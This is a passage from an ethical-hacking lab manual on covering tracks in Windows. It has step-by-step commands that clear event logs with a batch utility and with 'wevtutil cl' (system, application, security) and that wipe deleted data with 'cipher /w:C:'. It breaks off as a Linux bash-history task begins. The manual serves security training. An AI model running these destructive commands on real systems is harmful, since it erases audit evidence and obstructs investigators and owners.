9. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.

10. Close all open windows and document all the acquired information.


Task 2: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as `Clear_Event_Viewer_Logs.bat`, `wevtutil`, and `Cipher`. Here, we will use these utilities to clear the Windows machine logs.

- In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click `Clear_Event_Viewer_Logs.bat` and click **Run as administrator**.





2. The **User Account Control** pop-up appears; click **Yes**.

3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.

```
clearing "Microsoft-Windows-DAL-Provider/Analytic"
clearing "Microsoft-Windows-DAL-Provider/Operational"
clearing "Microsoft-Windows-DAMM/Diagnostic"
clearing "Microsoft-Windows-DCLocator/Debug"
clearing "Microsoft-Windows-DDisplay/Analytic"
clearing "Microsoft-Windows-DDisplay/Logging"
clearing "Microsoft-Windows-DLNA-Namespace/Analytic"
clearing "Microsoft-Windows-DNS-Client/Operational"
clearing "Microsoft-Windows-DSC/Admin"
clearing "Microsoft-Windows-DSC/Analytic"
clearing "Microsoft-Windows-DSC/Debug"
clearing "Microsoft-Windows-DSC/Operational"
clearing "Microsoft-Windows-DUI/Diagnostic"
clearing "Microsoft-Windows-DUSER/Diagnostic"
clearing "Microsoft-Windows-DXGI/Analytic"
clearing "Microsoft-Windows-DXGI/Logging"
clearing "Microsoft-Windows-DXP/Analytic"
clearing "Microsoft-Windows-Data-Pdf/Debug"
clearing "Microsoft-Windows-DataIntegrityScan/Admin"
clearing "Microsoft-Windows-DataIntegrityScan/CrashRecovery"
clearing "Microsoft-Windows-DateTimeControlPanel/Analytic"
clearing "Microsoft-Windows-DateTimeControlPanel/Debug"
clearing "Microsoft-Windows-DateTimeControlPanel/Operational"
clearing "Microsoft-Windows-Deduplication/Diagnostic"
clearing "Microsoft-Windows-Deduplication/Operational"
clearing "Microsoft-Windows-Deduplication/Performance"
clearing "Microsoft-Windows-Deduplication/Scrubbing"
clearing "Microsoft-Windows-Defrag-Core/Debug"
clearing "Microsoft-Windows-Deploych/Analytic"
clearing "Microsoft-Windows-DesktopActivityModerator/Diagnostic"
clearing "Microsoft-Windows-DesktopWindowManager-Diag/Diagnostic"
clearing "Microsoft-Windows-DeviceAssociationService/Performance"
clearing "Microsoft-Windows-DeviceConfidence/Analytic"
clearing "Microsoft-Windows-DeviceGuard/Operational"
clearing "Microsoft-Windows-DeviceGuard/Verbose"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Autopilot"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Debug"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Operational"
clearing "Microsoft-Windows-DeviceSetupManager/Admin"
clearing "Microsoft-Windows-DeviceSetupManager/Analytic"
clearing "Microsoft-Windows-DeviceSetupManager/Debug"
```

4. Click **Search icon ()** on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.

5. The **User Account Control** pop-up appears; click **Yes**.

6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.

Note: **el | enum-logs** lists event log names.



10:39 PM
4/5/2022

- Now, type **wevtutil cl [log_name]** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

Note: **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.

10:41 PM
4/5/2022

8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application**, **security**).

Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.


9. In **Command Prompt**, type **cipher /w:[Drive or Folder or File Location]** and press **Enter** to overwrite deleted files in a specific drive, folder, or file.

Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.

Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

Note: When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.



11. Press **ctrl+c** in the command prompt to stop the encryption.

Note: The time taken to overwrite the deleted file, folder or drive depends upon its size.

```
C:\ Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cipher /w:C:
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.....
C:\Windows\system32>
```

12. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).

13. Close all open windows and document all the acquired information.


Task 3: Clear Linux Machine Logs using the BASH Shell

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more `~/.bash_history` command. This feature of BASH is a problem for hackers, as investigators could use the `bash_history` file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Here, we will clear the Linux machine event logs using the BASH shell.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.





